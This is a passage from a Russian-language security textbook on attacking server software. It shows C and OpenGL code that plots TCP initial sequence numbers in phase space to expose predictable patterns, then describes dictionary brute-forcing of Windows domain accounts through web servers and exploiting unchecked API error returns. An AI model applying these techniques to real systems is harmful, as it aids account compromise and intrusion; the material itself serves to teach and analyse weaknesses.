Распределение точек позволит увидеть шаблон назначения номеров. Скопления точек — это зоны, в которых чаще всего происходит выбор значения ISN. Если бы значения начального номера последовательности выбирались случайно, то этих скопле-

[7] *График на рис. 4.12 получен по данным, предоставленным Майклом Залевски (Michael Zalevski). Дополнительную информацию можно получить по адресу* `http://razor.bindview.com/publish/papers/tcpseq.html`



ний не было бы. На рис. 4.13 приведен результат исследования действительно случайных наборов чисел. Разница очевидна. Случайные последовательности чисел дают равномерное распределение точек на изображении фазового пространства. Как видим, нет никаких четких скоплений.

Осуществить чтение набора данных в нашей программе отображения на основе OpenGL достаточно просто, как показано ниже.

Рис. 4.13. Трехмерное фазовое пространство для случайных точек

```
in_file=fopen("data.bin", "r");

if(in_file)
{
   ////////////////////////////////////////////////
   // Создайте набор данных или прочитайте их из другого места.
   ////////////////////////////////////////////////
   int i = 0;

   int *pt_array = new int[99999];

   float mean = 0;

   while(!feof(in_file) && i < 99998)
   {
      char _c[64];
      fgets(_c, 62, in_file);
      DWORD s = atoi(_c);
      pt_array[i] = s;
      i++;
      mean += s;
   }
mean = mean/i;

int j=3;
while(j<i)
{
      gDataset.points[j-3].x= pt_array[j-2] - pt_array[j-3];
      gDataset.points[j-3].y= pt_array[j-1] - pt_array[j-2];
      gDataset.points[j-3].z= pt_array[j] - pt_array[j-1];
      j++;
   }
   gDataset.verts=j-3;
}
```

Мы сохраняем эти точки в простой структуре.

```
typedef struct
{
   float x, y, z;
} VERTEX;

typedef struct
{
 int verts;
 VERTEX *points;
} OBJECT;

OBJECT gDataset;
```

Мы также можем вычислить среднеквадратическое отклонение (standart deviation) значений для набора данных, что дает нам средство оценки случайности значений данных в наборе. Для набора действительно случайных данных мы должны получить среднее значение (mean average), очень близкое к средней величине (midpoint) диапазона данных. Среднеквадратическое отклонение должно приближаться к одной четвертой средней величины диапазона данных.

```
float midpoint = 0xFFFFFFFF / 2;
float tsd = midpoint / 2;

midpoint = midpoint / 0xFFFF;
tsd = tsd / 0xFFFF;

sprintf(_c, "Средняя величина %f, tsd %f", midpoint, tsd);
MessageBox(NULL, _c, "yeah", MB_OK);
float standard_deviation = 0;
int ct = 0;
while(ct<i)
{
  standard_deviation += abs(mean - pt_array[ct]);
  ct++;
}
standard_deviation = standard_deviation/i;

mean = mean / 0xFFFF;
standard_deviation = standard_deviation / 0xFFFF;

sprintf(_c, "Среднее значение %f, среднеквадратическое отклонение %f",
      mean,
      standard_deviation);
MessageBox(NULL, _c, "yeah", MB_OK);
```

Прорисовка GL-сцены выполняется следующим образом.

```
#define MAXX 639.0
#define MAXY 479.0

void DrawGLScene(GLvoid)
{
   glClear(GL_COLOR_BUFFER_BIT | GL_DEPTH_BUFFER_BIT);
...
   GLfloat tx,ty,tz;
   glBegin(GL_POINTS);
   for(int i=0;i<gDataset.verts;i++)
   {
      tx=gDataset.points[i].x * MAXX / 65535.0 / 65535.0;
      ty=gDataset.points[i].y * MAXY / 65535.0 / 65535.0;
      tz=gDataset.points[i].z * MAXY / 65535.0 / 65535.0;
      glVertex3f(tx,ty,tz);
   }
   glEnd();
}
```

Альтернативные варианты аутентификации

Уже достаточно давно специалисты убедились в необходимости быть крайне осторожными при подключении Windows-систем к сети. Очень трудно найти брандмауэр, который позволяет прохождение пакетов для работы Windows-системы в локальной сети. Открытые TCP-порты 139 и 445 означают, что Windows-система не защищена брандмауэром. Существуют средства для прямолинейных атак, которые способны предоставлять на вход таких систем сотни и даже тысячи пар значений

имя пользователя/пароль (подобранных по словарю) в секунду. Атака может продолжаться несколько часов или даже дней, пока не будет взломана учетная запись.

Администраторы могут подумать, что блокирование портов для работы в сети Windows-систем способно защитить их от этой атаки. И здесь они могут ошибиться. При наличии в системе нескольких вариантов аутентификации ситуация усложняется. Также усложняется и защита точки аутентификации с помощью простого брандмауэра, хотя это "решение" широко используется в современном мире. Многие Web-серверы, например, позволяют проводить отгадывание пароля и имени пользователя. Для Windows-систем это означает, что удаленный пользователь может пытаться пройти аутентификацию согласно информации стандартного файла паролей. Если этот Web-сервер работает в домене, то аутентификация хакера будет осуществляться с помощью данных, хранящихся на первичном контроллере домена. Таким образом, хакер способен проводить атаку "грубой силой" против домена, даже если порт 445 заблокирован.

Вызов ошибки для проверки надежности кода обработки ошибки

В большинстве программ используются службы и библиотеки вызовов функций API, но во многих программах не проверяется код возврата ошибки. Это может привести к любопытным проблемам, когда при вызове функции происходит ошибка, но программа предполагает, что вызов прошел успешно. При этом программой могут использоваться инициализированные переменные и "замусоренные" буферы. Если хакеру удается заполнить память до обработки ошибки при вызове функции, то в выделенной области памяти могут оказаться предоставленные хакером данные. Более того, ошибка вызова функции API может привести к аварийному завершению программы. Найти места в программном обеспечении сервера, в которых не проверяются возвращаемые значения, достаточно просто с помощью дизассемблера наподобие IDA Pro.

Резюме

Серверные приложения являются излюбленными целями атак хакеров. Удаленные атаки на серверные программы применяются настолько широко, что большое количество простейших кодов атак было интегрировано в удобные для использования программные средства.

Основной проблемой для серверных приложений является доверие к входным данным. Крайне важно, чтобы при создании серверных приложений прежде всего учитывались интересы защиты, однако в реальности это далеко не так. Вместо этого оказывается доверие входным данным, предполагается, что эти данные будут в правильном формате и уж тем более будут предназначены для мирных целей. Хакеры умело используют доверительные отношения для расширения привилегий и изменения существующих настроек, что позволяет им в конечном итоге успешно реализовать свои атаки на серверные приложения.